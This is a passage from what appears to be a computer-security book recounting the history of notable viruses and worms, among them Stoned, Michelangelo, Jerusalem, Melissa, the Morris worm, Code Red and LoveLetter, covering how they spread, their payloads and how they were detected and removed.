There is text in both Den Zuk and Ohio that suggests they were written by the same author. Ohio contains an address in Indonesia (and none in Ohio — the name derives from Ohio State University, where it was first identified). Both contain a ham-radio license number issued in Indonesia. Both contain the same programming bug. The FAT (file allocation table) and data areas are overwritten if a floppy disk with a higher capacity than 360 kb is infected. Den Zuk is a more sophisticated exercise in programming. Skulason concluded, therefore, that Ohio was in fact an earlier version of Den Zuk.

The virus' author, apparently a college student in Indonesia, confirmed Skulason's hypotheses. There had been attempts to trace the virus' origins through the words *denzuk* and *denzuko*. In fact, Den Zuko turned out to be the author's nickname, derived from John Travolta's character in the movie *Grease*.

Stoned (and Variants)

The Stoned virus seems to have been written by a high school student in New Zealand — hence its other main alias, *New Zealand*. All evidence suggests that he wrote the virus only for study and that he took precautions against the release of the code. These safeguards proved insufficient, as it turned out. It is reported that his brother stole a copy and decided to infect the machines of friends.

The original version of Stoned is said to have been restricted to infecting floppy disks. The current, most common version of Stoned, however, infects all disks. It is an example of a second class of boot-sector-infecting viral programs in that it places itself in the master boot record or partition boot record of a hard disk instead

of the boot sector (as it does on floppy disks). In common with most BSIs, Stoned moves the original sector into a new location on the disk. On hard disks and double-density floppies, this movement is not usually a problem. On high-density floppies, however, system information can be overwritten, resulting in loss of data. One version of Stoned reportedly does not infect 3½-inch diskettes; this version may well be the template for Michelangelo, which does not infect 720 kb disks either.

Michelangelo, Monkey, and Other Stoned Variants

Stoned has spawned a large number of mutations ranging from minor variations in the spelling of the payload message to the functionally different Empire, Monkey, and No-Int variations.

Michelangelo is generally believed by researchers to have been built on or mutated from the Stoned virus. The similarity of the replication mechanism, down to the inclusion of the same bugs, puts this theory beyond any reasonable doubt. Any successful virus is likely to be copied. Michelangelo is unusual only in the extent to which the payload has been modified.

Roger Riordan reported and named the virus in Australia in February of 1991. He suspected that the virus had entered the victim company on disks of software from Taiwan, but this hypothesis remains unproven. The date indicates the existence of the virus prior to March 6, 1991. This demonstrates that the virus can survive its own deletion of disk information every March 6, even though it destroys itself along with the system tracks of disks overwritten on that date. This resiliency is not really surprising — few computer users understand that boot viruses can, in principle, infect any disk from any other disk, regardless of whether the disk is bootable, contains any program files, or contains any files at all.

Riordan determined that March 6 was the trigger date. It is often assumed from the name of the virus that it was intended to trigger on March 6 because that is the birthday of Michelangelo Buonarotti, the Renaissance artist, sculptor, and engineer. However, there is no text in the body of the virus, no reference to Michelangelo, and no evidence of any sort that the author of the virus was aware of the significance of that particular date. The name is simply the one that Riordan chose to give it, based on the fact that a friend with the same birth date knew that it was also Michelangelo's.

By the beginning of 1992, commercial production software was being shipped on Michelangelo-infected floppies, and at least one company was shipping infected PC systems. It has been suggested that, by the end of February of that year, when the general public was becoming aware of the problem, the number of infected floppies out in the field may have been in the millions. Fortunately, most infected machines were checked and diagnosed before March 6 of that year.

The replication mechanism of Michelangelo is basically that of Stoned. It replaces the original boot sector on a floppy disk with a copy of itself. The virus moves the original boot sector to sector 3 (for 360 kb diskettes) or 14 (for 1.2 or 1.44 MB diskettes), and the virus contains a "loader" that points to this location. After the virus loads itself into memory, the original boot sector is run; to the user, the boot process appears to proceed normally. On hard disks, the original partition sector is moved to (0,0,7).

Michelangelo is no stealth virus. Examination of the boot blocks shows a clear difference between a valid sector and the one that is infected. (The absence of the normal system messages should be a tip-off — Michelangelo contains no text whatsoever.) In addition, Michelangelo reserves itself 2 kb at the top of memory. A simple run of DOS' CHKDSK utility will show total conventional memory on the system; and if a 640 kb machine shows 655,360 bytes, then the computer is not infected with Michelangelo. (If the number is less, there may still be reasons other than a virus; and if the number is 655,360, that does not, of course, prove that no virus is present or active.)

Removal is a simple matter of placing the original sector back where it belongs, thus wiping out the infection. This can be done with sector-editing utilities, or even with DEBUG, although it would normally be easier and safer to simply use an anti-virus utility. There have been many cases where a computer has been infected with both Stoned and Michelangelo. In this situation, the boot sector cannot be recovered, because both Stoned and Michelangelo use the same "landing zone" for the original sector; and the infection by the second virus overwrites the original boot sector with the contents of the first virus.

When an infected computer boots up, Michelangelo checks the date via Interrupt 1Ah. If the date is March 6, the virus then overwrites the first several cylinders of the disk with the contents of memory. Interrupt 1Ah is not usually available on the earliest PCs and XTs (with some exceptions). However, the disk that is overwritten is the disk from which the system is booting; a hard disk can be saved simply by booting from a floppy. Also, the damage is triggered only at boot time, although this is not altogether a positive. The fact that the damage

occurs during the boot process means that the payload, like the infection mechanism, is no respecter of operating systems — it and can and does trash non-DOS operating systems such as UNIX.

A number of suggestions were made in early 1992 as to how to deal with Michelangelo without using anti-virus software. Because so many anti-viral programs — commercial, shareware, and freeware — identified the virus, it seems odd that people were so desperate to avoid this obvious step of using a scanning program to find the virus.

Some people recommended backing up data, which is always a good idea. And, given that Michelangelo is a boot-sector infector, it would not be stored on a tape backup. However, diskettes are a natural target for BSIs. Today, diskettes are much less favored for major backup purposes. Zip disks, tapes, and other high-capacity writeable media are cheap and highly available. At that time, however, many popular backup programs used proprietary non-DOS disk formats for reasons of speed and additional storage. These, if infected by Michelangelo, would become unusable.

Changing the computer clock was also a popular suggestion. Because Michelangelo was set to go off on March 6, theoretically you could just set the computer clock to make sure that it never reached March 6. However, many people did not understand the difference between the MS-DOS clock and the system clock read by Interrupt 1Ah. The MS-DOS DATE command did not always alter the system clock. Network-connected machines often have time-server functions so that the date would be reset to conform to the network. The year 1992 was a leap year, and many clocks did not deal with it properly. Thus, for many computers, March 6 came on Thursday, not Friday. This suggestion comes up time and again for dealing with viruses with a known trigger date (CIH, for example) and was trotted out again for dealing with the Y2K bug.

An even sillier suggestion was to test for Michelangelo by setting the date to March 6 and then rebooting the computer. This strategy became known as *Michelangelo roulette*. One vendor actually reported an incident where a customer switched on a machine on the fatal morning and when the machine promptly died, the customer switched on the other machines in the office to see if the same thing happened. It did.

Many people suggested a modem avoidance strategy. Such a strategy is, of course, no defense worth mentioning against any boot-sector virus. Neither the master/partition boot record nor the boot sector is an identifiable, transferable file. Neither can be transmitted by an everyday user as a file over a modem or Ethernet connection, although an infected disk can be transferred over a network connection as a binary image. Although dropper programs are theoretically possible, they are rarely used as a means of disseminating a virus through unsuspecting users. The danger of getting a Michelangelo infection from a BBS was, therefore, so small that for all practical purposes it did not exist. Warning against bulletin boards, or, more recently, Web sites, merely proscribes a major source of advice and utility software.

Unlike the Columbus Day/Datacrime hypefest of 1989, the epidemic of Michelangelo in the spring of 1992 had its basis in fact. Vendors were making unsubstantiated claims for the numbers of infections, which, in retrospect, turned out to have been surprisingly accurate. More importantly, the research community as a whole was seeing large numbers of infections. The public was seeing them as well. No fewer than 15 companies shipped commercial products that turned out to be infected with the Michelangelo virus.

Two producers of commercial anti-viral programs released crippled freeware versions of their scanners. The programs did briefly mention that they checked only for Michelangelo, but certainly gave users the impression that they were checking the whole system. Happily, the trend over recent years has been to produce small, single-shot programs for dealing urgently with high-profile viruses rather than a crippled version of a free package. Even this approach has its drawbacks — recently, there was an instance where a Hybris infection was almost overlooked because the freeware program used could detect only a single variant. Oddly, it was a later variant than the one actually found on the machine in question. It seems that the vendor assumed that anyone using it would already have updates of their product for the previous versions. Because the vendor in question was also responsible for one of the free Michelangelo scanners, perhaps the average vendor's sense of ethical responsibility has not been raised as far as one could hope.

Because of the media attention, a number of checks were made that would not have been done otherwise. Hundreds and even thousands of copies of Michelangelo were found within single institutions. Because many copies had been found and removed, the number of hits on March 6 was not spectacular. Predictably, perhaps, media reports on March 6 started to dismiss the Michelangelo scare as another over-hyped rumor, completely missing the reality that millions of machines had possibly been struck.

File Infectors

Lehigh

Lehigh only infects COMMAND.COM, the operating system interpreter program in MS-DOS, which rather restricts its capacity to spread because bootable floppy disks became much less common with the rise of hard disk drives and almost completely vanished with the advent of Windows. (The target of infection means that Lehigh can be considered a system infector under the more recent definition of that term.) Nevertheless, it received a great deal of publicity and had a direct impact on the anti-virus scene. Ken van Wyk, who was working at Lehigh at the time (and went on to join CERT [Carnegie Mellon University's Computer Emergency Response Team]), set up the VIRUS-L/comp.virus mailing list and newsgroup. Unfortunately, VIRUS-L seems to have disappeared, but it was for a number of years the primary source of accurate virus information and, in large measure, responsible for ensuring that the anti-virus research community did in fact become a community.

The Lehigh virus overwrote the slack space at the end of the COMMAND.COM file. This meant that the virus did not increase the size of infected files. A later report of a 555-byte increase in file size was due to confusion over the size of the overwriting code. When an infected COMMAND.COM was run (usually upon booting from an infected disk), the virus stayed resident in memory. When any access was made to another disk, via the TYPE, COPY, DIR, or other normal DOS commands, COMMAND.COM files would be infected. The virus kept a counter of infections: after four infections, the virus would overwrite the boot and FAT areas of disks with bytes copied from BIOS.

Lehigh (the virus, not the campus) is remarkably stealth free. The primary defense of the virus was that, at the time, no one would have been looking for it. The virus altered the date stamp of infected COMMAND.COM files. If attempting an infection on a write-protected disk, the virus would not trap the Write Protect Error message. This message is a serious giveaway if seen as a result of typing dir — generating the directory listing should not require writing to the diskette (unless output is redirected).

The virus was limited in its target population to those disks that had a COMMAND.COM file and, more particularly, those that contained a full operating system. The virus was also self-limiting in that it would destroy itself once activated and would activate after only four reproductions. The Lehigh virus never did spread beyond the campus in that initial attack. Although it is found in a number of private virus collections and may be released into the wild from time to time, the virus has no real chance of spreading.

Jerusalem

In terms of the number of infections (copies or reproductions) that a virus produces, boot-sector viral programs long held an advantage in the microcomputer environment. Among file-infecting viral programs, however, the Jerusalem virus was the clear winner. It has another claim to fame as well: it almost certainly has the largest number of variants of any virus program known to date, at least in its class of parasitic file infectors.

Initially known to some as the Israeli virus, the version reported by Y. Radai in early 1988 (also sometimes referred to as *1813* or *Jerusalem-B*) was the most commonly encountered version. Although it was the first to be widely disseminated and was the first to be discovered and publicized, analysis suggests that it was the outcome of previous viral experiments.

A few things are common to pretty much all of the Jerusalem family. They usually infect both .com and .exe files. When an infected file is executed, the virus "goes TSR (terminate and stay resident)" — that is, it installs itself into memory. Thus, it remains active even after the originally infected program is terminated. The .exe programs executed after the program goes resident are infected by appending the virus code to the end of the file. Prepending code infects .com files. Most variants carry some kind of date logic-bomb payload, often triggered on Friday the 13th. Sometimes the logic bomb is simply a message; often, it deletes programs as they are accessed.

Although Jerusalem tends to work well with .com files, the differing structure of .exe files has presented Jerusalem with a number of problems. Early versions of Jerusalem, not content with one infection, will reinfect .exe files again and again so that they continually grow in size. This growth renders pointless the attempt at stealth that the programmer built in when he ensured that the file creation date was conserved and unchanged in an infected file. Also, .exe programs that use internal loaders or overlay files tend to be infected in the wrong place and have portions of the original program overwritten. Although the virus was reported to slow down systems that were infected, it seems to have been the continual growth of .exe files that led to the detection of the virus.

The great number of variants has contributed to severe naming and identification problems. Because a number of the variants are based on the same code, the signatures for one variant often match another — thus generating even more naming confusion. This confusion is not unique to the Jerusalem family, of course, and is an ongoing concern in the anti-virus research community, while systems administrators are growing increasingly forceful and vociferous in their demands for a unified nomenclature.

An early infection was found in an office belonging to the Israeli defense forces, giving rise to the occasional synonym IDF. This synonym was actually problematical because it was more often used as a synonym for the unrelated Frodo virus.

The common Jerusalem payload of file deletion on Friday the 13th (yet another alias) begged a question as to why the logic bomb had not gone off on Friday, November 13, 1987. Subsequent analysis has shown that the virus will activate the payload only if the year is not 1987. The next following Friday the 13th was May 13th, 1988. Because the last day that Palestine existed as a nation was May 13, 1948, it was felt that the virus might have been an act of political terrorism. This supposition led to another alias, the PLO virus. However, Israel celebrates its holidays according to the Jewish calendar (no surprises there), and the independence celebrations were slated for three weeks before May 13, 1988. These facts, and the links between Jerusalem and the sURIV family, suggest that there is no intentional political link. It is almost certain that the Jerusalem virus is, in fact, two viral programs combined. The two viruses, and others in the development family, have been found.

sURIV 1.01 is a .com-file infector — .com is the easier file structure and therefore the easier program to infect. sURIV 2 is an .exe-only infector and has considerably longer and more complex code. sURIV 3 infects both types of program files and has considerable duplication of code; it is, in fact, simply the first two versions concatenated together.

Although the code in the sURIV programs and the 1813 version of Jerusalem is not absolutely identical, all the same features are duplicated. The payload date for sURIV is April 1, and the year has to be later than 1988. Although this seems to suggest that sURIV is a descendant of Jerusalem, the reverse is probably the case. Certainly the code is less sophisticated in the sURIV variants.

More recent viruses that infect Windows portable executable (PE) files, as well as Lindose/Winux, which infects both Windows PE and Linux ELF files, are considered to be an advance in virus technology. In fact, they are simply following in the footsteps of Jerusalem.

The Jerusalem virus was immensely successful as a template for variants. The code is reasonably straightforward and, for those with some familiarity with assembly programming, an excellent primer for writing viral programs affecting both .com and .exe files. It has a number of annoying bugs, however. It can misinfect some .exe files. It can conflict with Novell NetWare, which requires the use of Interrupt 21h subfunctions that are also used by the virus. One of the *Sunday* variants is supposed to delete files on the seventh day of the week. The author did not realize that computers start counting from zero and that Sunday is actually the *zero* day of the week — so there is no seventh day, and the file deletions never actually happen.

E-mail Viruses

CHRISTMA Exec

CHRISTMA exec, the Christmas Tree virus/worm, sometimes referred to as the BITNET chain letter, was probably the first major malware attack across networks. It was launched on December 9, 1987, and spread widely on BITNET, EARN, and IBM's internal network (VNet). It has a number of claims to a small place in history. It was written, unusually, in REXX. It was mainframe-hosted (on VM/CMS systems) rather than microcomputer-hosted — quaint as that distinction sounds today, when the humblest PC can run UNIX.

CHRISTMA presented itself as a chain letter inviting the recipient to execute its code. This involvement of the user led to the definition of the first e-mail virus rather than a worm. When it was executed, the program drew a Christmas tree and mailed a copy of itself to everyone in the account holder's equivalent to an address book, the user files NAMES and NETLOG. Conceptually, there is a direct line of succession from this worm to the social engineering worm/Trojan hybrids of today.

W97M/Melissa (Mailissa)

She came from alt.sex.

Now, as the old joke goes, that I have your attention …

In this instance, however, the lure of sex was certainly employed to launch the virus into the wild. The source of the infestation of the Melissa Word macro virus (more formally identified as some variation on W97M/Melissa) was a posting on the Usenet newsgroup alt.sex. The message had a Word document attached. (More details of macro viruses are given later in regard to the Concept virus.) The posting suggested that the document contained account names and passwords for Web sites carrying salacious material. As one might expect in such a newsgroup, a number of people read the document. It carried a macro that used the functions of Microsoft Word and the Microsoft Outlook mailer program to reproduce and spread itself — rather successfully, as it turns out. Melissa is not the fastest-burning e-mail-aware malware to date, but it certainly held the record for awhile.

Many mail programs, in the name of convenience, are becoming more automated. Much of this automation has focused on running attached files, or scripting functions included in HTML-formatted messages, without requiring the intervention of the victim.

To be susceptible to the effects of Melissa, a victim needed to be running Microsoft Word 97 or later, or Microsoft Outlook 98 or later. It was also necessary to receive an infected file and read it into Word without disabling the macro capability. However, all of these conditions are normal for many users. Receiving infected documents has never been a problem, from WM/Concept onward. Melissa increased the likelihood that any given individual user would eventually receive an infected document by the sheer weight of numbers. However, by judicious social engineering, the virus also increased the chances of persuading a victim to open an infected document. Many mail programs will now detect the type of a file from its extension and start the appropriate program automatically.

On execution, the virus first checks to see whether an infectable version of Word is running. If so, Melissa reduces the level of security on Word so that no future warnings of macro content are displayed. Under Word 2000, the virus blocks access to the menu item that allows you to raise your security level and sets your macro virus detection to the lowest level — that is, to none. Restoring the security level requires the deletion of the Normal.dot file and the consequent loss of legitimate macros and customizations.

The virus checks for the registry key HKEY_CURRENT_USER\Software\Microsoft\Office\Melissa?\ with a value of "… by Kwyjibo." (The "Kwyjibo" entry seems to be a reference to the "Bart the Genius" episode of *The Simpsons* television cartoon program wherein Bart Simpson used this word to win a Scrabble match.) If that key is not found, the macro starts up Outlook and sends itself as an attachment to the top 50 names in each of your address lists. Most people have only one (the default is Contacts); but if there is more than one, then Outlook will send more than 50 copies of the message. Outlook also sorts address lists so that other mailing lists are at the top of the list. In addition, under a Microsoft Exchange Server, the macro can send copies out to the global address lists on the server. Therefore, a single infected machine may distribute far more than 50 copies of the message/virus in the next "hop."

Like most macro viruses, Melissa worked by infecting the global template and infecting all documents thereafter. Each document created or reviewed was infected when closed. Each infected document activated the macro when the file was opened. Avoiding Outlook did not offer protection from the virus; it only meant that the 50 copies would not be sent out automatically. If Microsoft Word was used, but not Outlook, the machine would still be infected, and infected documents could still be sent out in the normal course of operations.

The virus cannot invoke the mass-mailer dispersal mechanism on Macintosh systems, but it can be stored and resent from Macs.

As with any Word macro virus, the source code travels with the infection and it was very easy to create modifications to Melissa. Many Melissa variants with different subjects and messages started to appear shortly after the original virus appeared. The first similar Excel macro virus was called *Papa*, although this and its progeny never had the same global impact as Melissa. In fact, the source code was published more widely than usual in newgroups, on the Web, and elsewhere.

In one distressing instance, a major security organization issued a flash advisory including a range of information of varying quality and relevance. Unfortunately, it also included the entire source code, trivially modified so that it would not run without some tweaking.

As with many more recent mail-borne nuisances, a number of fixes such as sendmail and procmail recipes for mail servers and mail filtering systems were devised very quickly. However, these fixes were often not fully tested or debugged. One version would trap most of the warning messages about Melissa. Mail filters can, of course, become problems. In the mailing of the author's initial report on the virus, it bounced from one system because of an automated filter that interpreted the message as a hoax virus warning.

W95.Hybris

The Hybris worm started to make its mark in late September 2000. It is disseminated by an e-mail message that is often but by no means always sent from hahaha@sexyfun.net. This address is forged to make it harder to trace the infected source. However, the sexyfun.net domain was later set up and used as a Hybris information resource. The worm may sometimes check the language settings of the host computer and select a "story" relating to Snow White and the Seven Dwarfs in English, French, Spanish, or Portuguese, used as message text to accompany the copy of the worm when it is mailed out, and implying that the attached file is a kind of pornographic screen saver.

When the worm attachment is executed, the WSOCK32.DLL file is modified or replaced so that it can track e-mail and other Internet traffic. When the worm detects an e-mail address, it sends infected e-mail to that address. It also connects to alt.comp.virus and uploads encrypted plug-in modules to the group. If it finds newer plug-ins, the worm downloads them for its own use. For several months, alt.comp.virus was almost unusable because of the sheer numbers of plug-ins clogging the group.

Worms

The Morris Worm (Internet Worm)

In the autumn of 1988, most people were blissfully ignorant of viruses and the Internet. However, I recall that Virus-L had been established and was very active. At that time the list was still an exploder re-mailer, rather than a digest; but postings were coming out pretty much on a daily basis. However, there were no postings on November 3 or on November 4. It was not until November 5, actually, that I found out why.

The Morris Worm did not actually bring the Internet in general and e-mail in particular to the proverbial grinding halt. It was able to run and propagate only on machines running specific versions of the UNIX operating system on specific hardware platforms. However, given that the machines that are connected to the Internet also comprise the transport mechanism for the Internet, a "minority group" of server-class machines, thus affected, degraded the performance of the Net as a whole. Indeed, it can be argued that, despite the greater volumes of mail generated by Melissa and LoveLetter and the tendency of some types of mail servers to achieve meltdown when faced with the consequent traffic, the Internet as a whole has proved to be somewhat more resilient in recent years.

During the 1988 mailstorm, a sufficient number of machines had been affected to impair e-mail and distribution-list mailings. Some mail was lost, either by mailers that could not handle the large volumes that backed up or by mail queues being dumped in an effort to disinfect systems. Most mail was substantially delayed. In some cases, mail would have been rerouted via a possibly less efficient path after a certain time. In other cases, backbone machines, affected by the problem, were simply much slower at processing mail. In still others, mail-routing software would crash or be taken out of service, with a consequent delay in mail delivery. Ironically, electronic mail was the primary means of communication of the various parties attempting to deal with the trouble. By Sunday, November 6, mail was flowing, distribution lists and electronic periodicals were running, and the news was getting around. However, an enormous volume of traffic was given over to one topic — the Internet worm.

In many ways, the Internet worm is the story of data security in miniature. The worm used trusted links, password cracking, security holes in standard programs, standard and default operations, and, of course, the power of viral replication.

"Big Iron" mainframes and other multi-user server systems are generally designed to run constantly, and they execute various types of programs and procedures in the absence of operator intervention. Many hundreds of functions and processes may be running all the time, expressly designed to neither require nor report to an operator. Some processes cooperate with each other; others run independently. In the UNIX world, such small utility programs are referred to as daemons, after the supposedly subordinate entities that take over mundane tasks and extend the power of the wizard, or skilled operator. Many of these utility programs deal with the communications between systems. Mail, in the network sense, covers much more than the delivery of text messages between users. Network mail between systems may deal with file transfers, the routing of information for reaching remote systems, or even upgrades and patches to system software.

When the Internet worm was well established on a machine, it would try to infect another. On many systems this attempt was all too easy — computers on the Internet were meant to generate activity on each other, and some had no protection in terms of the type of access and activity allowed.

The finger program is one that allows a user to obtain information about another user. The server program *fingerd* is the daemon that listens for calls from the finger client. The version of fingerd common at the time of the Internet Worm had a minor problem: it did not check how much information it was given. It would take as much as it could hold and leave the rest to overflow. The *rest*, unfortunately, could be used to start a process on the computer, and this process was used as part of the attack. This kind of buffer overflow attack continues to be very common, taking advantage of similar weaknesses in a wide range of applications and utilities.

The sendmail program is the engine of most mail-oriented processes on UNIX systems connected to the Internet. In principle, it should only allow data received from another system to be passed to a user address. However, there is a debug mode that allows commands to be passed to the system. Some versions of UNIX were shipped with the debug mode enabled by default. Even worse, the debug mode was often enabled during installation of sendmail for testing and then never turned off.

When the worm accessed a system, it was fed with the main program from the previously infected site. Two programs were used, one for each infected platform. If neither program could work, the Worm would erase itself. If the new host was suitable, the worm looked for further hosts and connections.

The program also tried to break into user accounts on the infected machine. It used standard password-cracking techniques such as simple variations on the name of the account and the user. It carried a dictionary of words likely to be used as passwords, and would also look for a dictionary on the new machine and attempt to use that as well. If an account were cracked, the worm would look for accounts that this user had on other computers, using standard UNIX tools.

The worm did include a means of checking for copies already running on a target computer. However, it took some time to terminate the program; and the worm regularly produced copies of itself that would not respond to the request for termination at all. The copies of the Worm did destroy themselves — having first made a new copy. In this way, the identifying process ID number would continually change.

The worm was not intentionally destructive. However, the mere presence of the program had implications for the infected systems and for those associated with them. The multiple copies of the program that ran on the host machines had a serious impact on other processes. Also, communications links and processes were used to propagate the worm rather than to support the legitimate work for which they were intended.

Linux Worms

By spring 2001, a number of examples of Linux malware had been seen. Interestingly, while the Windows viruses generally followed the CHRISTMA exec style of having users run the scripts and programs, the new Linux worms were similar to the Internet/Morris/UNIX worms in that they rely primarily on bugs in automatic networking software.

Ramen

The Ramen worm makes use of security vulnerabilities in default installations of Red Hat Linux 6.2 and 7.0 using specific versions of the wu-ftp, rpc.statd, and LPRng programs. The worm defaces Web servers by replacing index.html and scans for other vulnerable systems. It does this initially by opening an ftp connection and checking the remote system's ftp banner message. If the system is vulnerable, the worm uses one of the exploitable services to create a working directory; it then downloads a copy of itself from the local (attacking) system.

Compromised systems send out e-mail messages to two Hotmail and Yahoo! accounts, and ftp services are disabled. Ramen's SYN scanning may disrupt network services if multicasting is supported by the network.

Lion

Lion uses a buffer overflow vulnerability in the bind program to spread. When it infects, Lion sends a copy of output from the ifconfig commands etc/passwd and /etc/shadow to an e-mail address in the china.com domain. Next, the worm adds an entry to etc/inetd.conf and restarts inetd. This entry would allow Lion to download components from a (now closed) Web server located in China. Subsequently, Lion scans random class B subnets in much the same way as Ramen, looking for vulnerable hosts. The worm may install a rootkit onto infected systems. This backdoor disables the syslogd daemon and adds a Trojanized SSH (secure shell) daemon.

The worm replaces several system executables with modified versions. The /bin/in.telnetd and /bin/mjy files provide additional backdoor functionality and attempt to conceal the rootkit's presence by hiding files and processes.

Adore (Linux/Red)

Adore is a Linux worm similar to Linux/Ramen and Linux/Lion. It uses vulnerabilities in wu-ftpd, bind, lpd, and RPC.statd that enable an intruder to gain root access and run unauthorized code. The worm attempts to send IP configuration data, information about running processes, and copies of /etc/hosts and /etc/shadow to e-mail addresses in China. It also scans for class B IP addresses.

Adore drops a script called 0anacron into the /etc/cron.daily directory so that the script runs as a daily cron job. The cron utility executes scheduled tasks at predetermined times. This script removes the worm from the infected host. A modified version of the system program /bin/ps that conceals the presence of the worm's processes replaces the original.

Code Red

Code Red uses a known vulnerability to target Microsoft IIS (Internet Information Server) Web servers. Despite the fact that a patch for the loophole had been available for five months prior to the release of Code Red, the worm managed to infect 350,000 servers within nine to thirteen hours.

When a host gets infected, it starts to scan for other hosts to infect. It probes random IP addresses, but the code is flawed by always using the same seed for the random number generator. Therefore, each infected server starts probing the same addresses that have been done before. (It was this bug that allowed the establishment of such a precise count for the number of infections.)

During a certain period of time the worm only spreads, but then it initiates a denial-of-service (DoS) attack against www1.whitehouse.gov. However, because this particular machine name was only an overflow server, it was taken offline prior to the attack and no disruptions resulted.

The worm changed the front page of an infected server to display certain text and a background color of red — hence the name of the worm.

Code Red definitely became a media virus. Although it infected at least 350,000 machines within hours, it had probably almost exhausted its target population by that time. Despite this, the FBI held a rather ill-informed press conference to warn of the worm.

Code Red seems to have spawned quite a family, each variant improving slightly on the random probing mechanism. In fact, there is considerable evidence that Nimda is a descendent of Code Red.

Nimda variants all use a number of means to spread. Like Code Red, Nimda searches random IP addresses for unpatched Microsoft IIS machines. Nimda will also alter Web pages in order to download and install itself on computers browsing an infected Web site using a known exploit in Microsoft Internet Explorer's handling of Java. Nimda will also mail itself as a file attachment and will install itself on any computer on which the file attachment is executed. Nimda is normally e-mailed in HTML format and may install automatically when viewed using a known exploit in Microsoft Internet Explorer. Nimda will also create e-mail and news files on network shares and will install itself if these files are opened.

Macro Viruses

Concept

WM/Concept was by no means the first macro virus. HyperCard viruses were already commonplace in the Macintosh arena when WM/Concept appeared, and a number of anti-virus researchers had explored WordBasic and other malware-friendly macro environments (notably Lotus 1–2–3) long before the virus appeared in 1995.

However, WM/Concept was the first macro virus to be publicly described as such, and certainly the most successful in terms of spread. For awhile, it was easily the most widely found virus in the world. Oddly enough, however, its appearance was greeted with disbelief in some quarters. After all, a Word file is usually thought of as data rather than a program file.

People cling to the belief that, because executable files run programs and data files contain data, there is a clear-cut distinction between the two file types. In fact, this has never been true; and the von Neumann architecture makes such a differentiation impossible. What may be perceived as a data file may be, in reality,

a program. A PostScript file is, in fact, a program read and acted upon by a PostScript interpreter program. A printer normally executes this program, but a program such as GhostView can also interpret a PostScript file and print it to the screen on the host computer.

The first in-the-wild examples specifically targeted Microsoft Word v6.0, but code for viruses infecting Excel and Ami Pro also appeared very quickly. All versions of Word for Windows and Word 6 and later for the Macintosh include a sophisticated macro language (WordBasic in older versions, and later Visual Basic for Applications, or VBA). Such applications are capable of all the functions normally associated with a high-level programming language such as Basic. In fact, macro languages used by Windows applications are based on Microsoft's Visual Basic.

Concept spread far and (for its time) rapidly. It got something of a boost when two companies accidentally shipped it in infected documents on CD-ROM. The first instance was a Microsoft CD called MicroSoft Windows '95 Software Compatibility Test. The CD was shipped to a number of large original equipment manufacturing (OEM) companies in the summer of 1995 as a means of checking compatibility with Windows 95, which was due for imminent release. However, the CD contained a document called oemltr.doc, which was infected with Concept. A few months later, Microsoft UK distributed the virus on another CD, The Microsoft Office 95 and Windows 95 Business Guide, in a document called helpdesk.doc.

Concept was fairly obvious and could be forestalled and even fixed (with patience) without the aid of anti-virus software. When a Concept-infected file was opened, a message box appeared containing the number 1 and an OK button. You could also detect the virus' presence by checking the Tools/Macros submenu for the presence of macros.

A WM/Concept.A infection is characterized by the presence of the macros AAAZFS, AAAZAO, AutoOpen, Payload, and FileSaveAs. Any document might legitimately use AutoOpen or FileSaveAs. However, macros with the names Payload, AAAZFS, and AAAZAO are something of a giveaway. The macros are not encrypted, so it is easy to spot the virus. On the other hand, this lack of encryption also made it easy to modify the code. Virus writers learned almost immediately to conceal the internals of their macros by implementing them as execute-only macros, which cannot be edited or easily viewed.

Although Concept.A has a payload macro, it has no actual payload. Famously, it contains the string "That's enough to prove my point," which explains the name Concept (as in "proof of concept").

Concept.A was a fairly harmless affair, as viruses go: it tampered with Word 6's global template (normally Normal.dot, or Normal on a Macintosh) so that files were saved as templates and ran the infective AutoOpen macro. This gave Mac users an additional advantage in that template files on the Mac have a different icon to document files. As long as the virus infected only template files, this icon was a frequently found heads-up to Mac users that they might have a virus problem. However, in later versions of Word, the distinction between documents and templates is less absolute; and that particular heuristic has become less viable.

In a sense, the main importance of Concept was that the code could be altered very quickly to incorporate a destructive payload, alternative infection techniques, and evasion of the first attempts at detecting it. This virus has been described as the first cross-platform virus in that it works on any platform. However, this description is not altogether accurate: it only infected systems running Word 6 or Word 95, although versions are known that can infect Word 97 and later.

Script Viruses

VBS/LoveLetter

LoveLetter first hit the nets on May 3, 2000. It spread rapidly, arguably faster than Melissa had the previous year.

The original LoveLetter came in an e-mail with a subject line of "I LOVE YOU." The message consisted of a short note urging you to read the attached love letter. The attachment filename, LOVE-LETTER-FOR-YOU.TXT.vbs, was a fairly obvious piece of social engineering. The .TXT bit was supposed to make people think that the attachment was a text file and thus safe to read. At that point, many people had no idea what the .vbs extension signified; and in any case they might have been unaware that, if a filename has a double extension, only the last filename extension has any special significance. Putting vbs in lower case was likely meant to play down the extension's significance. However Windows, like DOS before it, is not case sensitive when it comes to filenames, and the .vbs extension indicates a Visual Basic script.

If Windows 98, Windows 2000, Internet Explorer 5, Outlook 5, or a few other programs are installed, then so is Windows Script Host (WSH); and there is a file association binding the .vbs extension to WSCRIPT.EXE. In

that case, double-clicking on the file attachment is enough to start WSH and interpret the contents of the "love letter."

The infection mechanism included the installation of some files in the Windows and System directories. These files were simply copies of the original .vbs file — in one case keeping the name of LOVE-LETTER-FOR- YOU.TXT.vbs, but in other cases renaming files to fool people into thinking that they were part of the system (MSKERNEL32.vbs and WIN32DLL.vbs).

The virus made changes to the registry so that these files would be run when the computer started up. Today, many organizations routinely quarantine or bounce files with a .vbs extension (especially a double extension) at the mail gateway.

LoveLetter infects files with the extensions .vbs, .vbe, .js, .jse, .css, .wsh, .sct, .hta, .jpg, .jpeg, .mp2, and .mp3. The infection routine searches local drives and all mounted network drives, so shared directories can be an additional source of infection. The routines overwrite most of these files with a copy of the script (that is, the original file is not preserved anywhere, although the new file has a different name) and change the filenames from (for example) picture.jpg to picture.jpg.vbs. In some cases, the virus simply deletes the original file. MPEGs, however, are not overwritten. The original file, say song.mp3, is marked as hidden; and a new file, song.mp3.vbs, is created with a copy of the virus. The .vbs extension must, of course, be added for the virus to be effective.

Once the virus has copied itself all over a host machine, it starts to spread to other machines. If Outlook is present, the virus will use any addresses associated with the mail program to send copies of itself (but once only). As with Melissa, this means that when a copy of LoveLetter was received, it would appear to come from someone known to the recipient. In addition, the program tries to make a connection to IRC, using the mIRC chat program, and spread that way. The Love Bug (as it was also known) creates another copy of the file, LOVE-LETTER-FOR-YOU.HTM, in the Windows System directory, and then sends that copy to any user who joins the IRC channel while the session is active.

